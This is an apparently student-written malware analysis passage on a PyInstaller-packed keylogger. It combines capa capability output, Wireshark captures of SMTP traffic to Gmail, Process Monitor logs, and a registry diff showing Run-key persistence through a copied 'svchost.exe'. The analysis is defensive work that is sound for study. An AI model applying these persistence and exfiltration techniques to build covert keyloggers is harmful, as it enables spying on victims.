MBC Objective	MBC Behavior
DATA	Checksum::Adler [C0032.005] Compress Data [C0024] Compression Library [C0060] Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001] File and Directory Discovery [E1083] System Information Discovery [E1082]
EXECUTION	Command and Scripting Interpreter [E1059]
FILE SYSTEM	Create Directory [C0046] Delete Directory [C0048] Delete File [C0047] Read File [C0051] Writes File [C0052]
OPERATING SYSTEM	Environment Variable::Set Variable [C0034.001]
PROCESS	Create Process [C0017] Terminate Process [C0018]


Capability	Namespace
reference analysis tools strings	anti-analysis

Capability	Namespace
reference analysis tools strings	anti-analysis
compute adler32 checksum	data-manipulation/checksum/adler32
compress data via ZLIB inflate or deflate	data-manipulation/compression
encode data using XOR (6 matches)	data-manipulation/encoding/xor
accept command line arguments	host-interaction/cli
query environment variable (4 matches)	host-interaction/environment-variable
set environment variable (4 matches)	host-interaction/environment-variable
get common file path	host-interaction/file-system
create directory (2 matches)	host-interaction/file-system/create
delete directory	host-interaction/file-system/delete
delete file	host-interaction/file-system/delete
enumerate files on Windows	host-interaction/file-system/files/list
get file size	host-interaction/file-system/meta
read file on Windows (9 matches)	host-interaction/file-system/read
write file on Windows (2 matches)	host-interaction/file-system/write
get disk information (2 matches)	host-interaction/hardware/storage
create process on Windows	host-interaction/process/create
terminate process	host-interaction/process/terminate
link many functions at runtime (2 matches)	linking/runtime-linking
linked against ZLIB	linking/static/zlib
parse PE header (2 matches)	load-code/pe
resolve function by parsing PE exports	load-code/pe

Capa analysed the malware executable and determine what is the capability of the malware, and it found some interesting capabilities such as deleting files and directory, setting environment variable for persistence techniques.


3.2 Basic Dynamic Analysis

Wireshark



5	17.225031	10.0.2.15	8.8.8.8	DNS	74 Standard query 0x6e1c A smtp.gmail.com
6	17.259850	8.8.8.8	10.0.2.15	DNS	101 Standard query response 0x6e1c A smtp.gmail.com A 142.251.175.109 OPT
7	17.270784	10.0.2.15	142.251.175.109	TCP	66 59823 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
8	17.313620	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
9	17.313802	10.0.2.15	142.251.175.109	TCP	54 59823 → 587 [ACK] Seq=1 Ack=1 Win=64240 Len=0

It can be seen that after executing the malware, the host queried of the Gmail SMTP server IP address of 142.251.175.109 from the image above.



8	17.313620	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
9	17.313802	10.0.2.15	142.251.175.109	TCP	54 59823 → 587 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10	17.678858	142.251.175.109	10.0.2.15	SMTP	141 S: 220 smtp.gmail.com ESMTP x20-20020aa793b4000000b006c4d2479bf8sm10011290pff.51 - gsmtp
11	17.708832	10.0.2.15	142.251.175.109	SMTP	76 C: ehlo mylowercasehost
12	17.709121	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [ACK] Seq=88 Ack=23 Win=65535 Len=0
13	17.908920	142.251.175.109	10.0.2.15	SMTP	224 S: 250-smtp.gmail.com at your service, [175.136.140.45] | SIZE 35882577 | 8BITMIME | STARTTLS | ENHANCEDSTATUSCODES | PIPELINING | CHUNKING | SMTPUTF
14	17.909719	10.0.2.15	142.251.175.109	SMTP	64 C: STARTTLS
15	17.914016	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [ACK] Seq=258 Ack=33 Win=65535 Len=0
16	18.107068	142.251.175.109	10.0.2.15	SMTP	84 S: 220 2.0.0 Ready to start TLS
17	18.109344	10.0.2.15	142.251.175.109	TLSv1.3	571 Client Hello (SNI=smtp.gmail.com)
18	18.110057	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [ACK] Seq=288 Ack=550 Win=65535 Len=0
19	18.152263	142.251.175.109	10.0.2.15	TLSv1.3	1514 Server Hello, Change Cipher Spec
20	18.152263	142.251.175.109	10.0.2.15	TCP	1514 587 → 59823 [ACK] Seq=1748 Ack=550 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
21	18.152263	142.251.175.109	10.0.2.15	TCP	1370 587 → 59823 [PSH, ACK] Seq=3208 Ack=550 Win=65535 Len=1316 [TCP segment of a reassembled PDU]
22	18.152263	142.251.175.109	10.0.2.15	TLSv1.3	114 Application Data
23	18.154058	10.0.2.15	142.251.175.109	TCP	54 59823 → 587 [ACK] Seq=550 Ack=4584 Win=64240 Len=0
24	18.155359	10.0.2.15	142.251.175.109	TLSv1.3	134 Change Cipher Spec, Application Data
25	18.155786	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [ACK] Seq=4584 Ack=630 Win=65535 Len=0
26	18.156062	10.0.2.15	142.251.175.109	TLSv1.3	98 Application Data
27	18.156674	142.251.175.109	10.0.2.15	TCP	60 587 → 59823 [ACK] Seq=4584 Ack=674 Win=65535 Len=0
28	18.313019	10.0.2.15	8.8.8.8	DNS	88 Standard query 0x575e PTR 109.175.251.142.in-addr.arpa
29	18.357202	142.251.175.109	10.0.2.15	TLSv1.3	843 Application Data, Application Data

```
> Frame 10: 141 bytes on wire (1128 bits), 141 bytes captured (1128 bits) on interface \Device\NPF_{84337CFF-0AC8-414F-B206-128B9A5C79B
> Ethernet II, Src: 52:54:00:12:35:02 (52:54:00:12:35:02), Dst: PCSSystemtec_38:87:0a (08:00:27:38:87:0a)
> Internet Protocol Version 4, Src: 142.251.175.109, Dst: 10.0.2.15
> Transmission Control Protocol, Src Port: 587, Dst Port: 59823, Seq: 1, Ack: 1, Len: 87
> Simple Mail Transfer Protocol

0000  08 00 27 38 87 0a 52 54  00 12 35 02 08 00 45 00   ··'8··RT ··5···E·
0010  00 7f be 3e 00 00 40 06  71 c3 8e fb af 6d 0a 00   ···>··@· q····m··
0020  02 0f 02 4b e9 af 10 20  e8 02 1b 9a b3 eb 50 18   ···K··· ------P·
0030  ff ff 76 cb 00 00 32 32  30 20 73 6d 74 70 2e 67   ··v··22 0 smtp.g
0040  6d 61 69 6c 2e 63 6f 6d  20 45 53 4d 54 50 20 78   mail.com  ESMTP x
0050  32 30 2d 32 30 30 32 30  61 61 37 39 33 62 34 30   20-20020 aa793b40
0060  30 30 30 30 30 62 30 30  36 63 34 64 32 34 37 39   00000b00 6c4d2479
0070  62 66 38 73 6d 31 30 30  31 31 32 39 30 70 66 66   bf8sm100 11290pff
0080  2e 35 31 20 2d 20 67 73  6d 74 70 0d 0a            .51 - gs mtp··
```

From the image above, it can be seen that the initialize the SMTP server and started sending application data since, as the IP address to the SMTP server is the same, 142.251.175.109.

Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\SystemResources\Malware_Keylogger.exe.mun	PATH NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Windows\WindowsShell.Manifest	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp	SUCCESS	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002	SUCCESS	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002\VCRUNTIME140.dll	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002\VCRUNTIME140.dll	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002\VCRUNTIME140_1.dll	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002\VCRUNTIME140_1.dll	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_bz2.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_bz2.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_ctypes.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_ctypes.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_hashlib.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_hashlib.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_lzma.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_lzma.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_queue.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_queue.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_socket.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_socket.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_ssl.pyd	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002_ssl.pyd	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002\api-ms-win-core-console-...	NAME NOT FOUND	Desired Access: R...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\AppData\Local\Temp_MEI102002\api-ms-win-core-console-...	SUCCESS	Desired Access: G...
:21:3...	Malware_Keylo...	10200	CreateFile	C:\Users\flare\Desktop\Malware_Keylogger.exe	SUCCESS	Desired Access: G...

It can be seen that the malware created several files in the temporary folder, which seems to be the import libraries of the malware. The import files are created in the temporary folder to reduce the visibility of being caught by the victim.

Process Explorer

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-UED6QTA\flare] (Administrator)


File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		3,384 K	11,476 K	3076	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,896 K	15,536 K	3824	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,028 K	13,688 K	3392	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,520 K	22,320 K	4124	Host Process for Windows S...	Microsoft Corporation
Procmon.exe		6,388 K	19,388 K	5296	Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe	16.77	198,888 K	175,320 K	8008	Process Monitor	Sysinternals - www.sysinter...
procexp.exe		4,288 K	12,408 K	1588	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	4.09	24,972 K	49,924 K	9228	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Wireshark.exe	< 0.01	136,380 K	167,816 K	6148	Wireshark	The Wireshark developer ...
dumpcap.exe	< 0.01	1,856 K	8,716 K	5956	Dumpcap	The Wireshark developer ...
conhost.exe		6,652 K	16,124 K	5320	Console Window Host	Microsoft Corporation
Malware_Keylogger.exe		1,244 K	6,404 K	10200		
Malware_Keylogger.exe		23,276 K	39,856 K	2820		

The image above shows the processes after executing the Malware Keylogger and for now nothing suspicious is found.

However after restarting the computer, the svchost.exe can be found executed automatically as shown in the image below.



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-UED6QTA\flare] (Administrator)

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
NisSrv.exe		4,516 K	11,456 K	6128		
SecurityHealthService.exe		3,932 K	14,372 K	5676		
svchost.exe		1,824 K	8,592 K	6732	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,788 K	12,480 K	6960	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,148 K	11,364 K	7012	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,652 K	20,760 K	752	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,144 K	8,100 K	5248	Host Process for Windows S...	Microsoft Corporation
lsass.exe		5,864 K	16,676 K	700	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,308 K	3,488 K	832	Usermode Font Driver Host	Microsoft Corporation
winlogon.exe		2,912 K	12,468 K	608	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe		3,020 K	6,712 K	840	Usermode Font Driver Host	Microsoft Corporation
dwm.exe	3.53	35,104 K	66,320 K	388	Desktop Window Manager	Microsoft Corporation
explorer.exe	1.76	45,664 K	193,904 K	3812	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,796 K	9,200 K	3780	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2,628 K	11,044 K	4808	VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
ZoomIt64.exe		1,800 K	8,320 K	4672	Sysinternals Screen Magnifier	Sysinternals - www.sysinter...
msedge.exe		69,628 K	139,864 K	4120	Microsoft Edge	Microsoft Corporation
msedge.exe		2,076 K	7,428 K	2300	Microsoft Edge	Microsoft Corporation
msedge.exe		10,508 K	25,768 K	6208	Microsoft Edge	Microsoft Corporation
msedge.exe		9,432 K	31,076 K	6216	Microsoft Edge	Microsoft Corporation
msedge.exe		6,412 K	17,324 K	6268	Microsoft Edge	Microsoft Corporation
msedge.exe	< 0.01	53,252 K	94,220 K	6368	Microsoft Edge	Microsoft Corporation
msedge.exe		21,564 K	28,236 K	7000	Microsoft Edge	Microsoft Corporation
svchost.exe		1,260 K	8,616 K	864		
svchost.exe		23,400 K	30,512 K	6360		
procexp.exe		4,608 K	12,392 K	5308	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	2.35	25,764 K	49,448 K	7140	Sysinternals Process Explorer	Sysinternals - www.sysinter...

The svchost.exe created by the malware keylogger does have the same hash as the malware keylogger executable That means the malware keylogger had successfully created persistence on the victim computer.

RegShot

```
----------------------------------
Values added: 20
----------------------------------
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\12\52C64B7E\@%SystemRoot%\system32\drivers\cnghwassist.sys,-100: "CNG Hardware Assist algorithm provider"
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\12\52C64B7E\@%SystemRoot%\System32\drivers\VerifierExt.sys,-1000: "Driver Verifier Extension"
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\12\52C64B7E\@%systemroot%\System32\drivers\ws2ifsl.sys,-1000: "Winsock IFS Driver"
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU\5: 52 00 65 00 67 00 73 00 68 00 6F 00 74 00 2D 00 78 00 36 00 3
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU\5: 52 00 65 00 67 00 73 00 68 00 6F 00 74 00 2D 00 78 00
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\*\3: 14 00 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hivu\0: 14 00 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hivu\MRUListEx: 00 00 00 00 FF FF FF FF
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\14: 66 00 69 00 72 00 73 00 74 00 73 00 68 00 6F 00 74 00 2E 00 68 00 69
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.hivu\0: 66 00 69 00 72 00 73 00 74 00 73 00 68 00 6F 00 74 00 2E 00 68 0
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.hivu\MRUListEx: 00 00 00 00 FF FF FF FF
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\syner\Qrfxgbc\Znyjn
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000002403F6\VirtualDesktop: 10 00 0
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchost: "C:\Users\flare\AppData\Roaming\svchost.exe"
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\flare\Desktop\Malware_Keylogger.exe:
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001\SOFTWARE\Classes\Local Settings\MuiCache\12\52C64B7E\@windows.storage.dll,-8517: "Op&en in new window"
HKU\S-1-5-21-2451392781-3324673844-2195962721-1001_Classes\Local Settings\MuiCache\12\52C64B7E\@windows.storage.dll,-8517: "Op&en in new window"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\12\52C64B7E\@%SystemRoot%\system32\drivers\cnghwassist.sys,-100: "CNG Hardware Assist algorithm provider"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\12\52C64B7E\@%SystemRoot%\System32\drivers\VerifierExt.sys,-1000: "Driver Verifier Extension"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\12\52C64B7E\@%systemroot%\System32\drivers\ws2ifsl.sys,-1000: "Winsock IFS Driver"

----------------------------------
```

The image above shows the interesting registry key value added, one of it is to set the svchost.exe created, which have the same hash as the malware file to Run, which means that it will execute the file on startup. That means the malware have created persistence on the victim host.

3.3 Advanced Static Analysis

PyInstaller Extractor

Since it is found that the malware executable is packed by using PyInstaller, therefore further research on tools to be used to analyze the executable is by using PyInstaller Extractor from the GitHub

repository, https://github.com/extremecoders-re/pyinstxtractor. This tool can be used to extract the contents of a PyInstaller generated executable file with the script as shown below (extremecoders-re 2023).

```
python pyinstxtractor.py <filename>
```


The image below shows the extracted contents of the executables and there are something suspicious about the contents, such as _queue.pyd, _socket.pyd, _ssl.pyd which indicates that the file has the capability to communicate via Internet.

pyinstxtractor-master › pyinstxtractor-master › Malware_Keylogger.exe_extracted ›

